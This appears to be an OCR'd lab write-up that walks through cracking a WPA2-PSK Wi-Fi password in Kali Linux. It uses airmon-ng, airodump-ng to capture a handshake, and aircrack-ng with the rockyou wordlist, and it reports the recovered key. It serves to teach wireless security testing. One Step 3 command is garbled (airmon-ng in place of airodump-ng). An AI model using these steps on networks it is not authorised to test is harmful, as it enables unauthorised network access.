Security


WPA2 PSK

ALL STEPS ARE PERFORMED IN KALI LINUX OPERATING SYSTEM

Step 1


root@kali : - # airmon-ng

root@kali : - # airmon-ng start wlan0



Step 2

root@kali : - # airodump-ng wlan0mon




Step 3

root@kali : - # airmon-ng –bssid DA:32:E3:E4:01:74 -c 6 -w wifikey wlan0mon

```
root@kali:~# airodump-ng --bssid DA:32:E3:E4:01:74 -c 6 -w wifikey wlan0mon
```


While wifi adapter is on monitor mode ,at this time I connect to wifi with correct key in my laptop



Step 4


While capturing wifi password

root@kali : - # ls



Step 5

root@kali : - # aircrack-ng wifikey-01.cap -w /root/Desktop/rockyou.txt



CONCLUSION

- Found wifi key is 12345678
- Tool used
  1. Airmon-ng
  2. Airodump-ng
  3. Aircrack-ng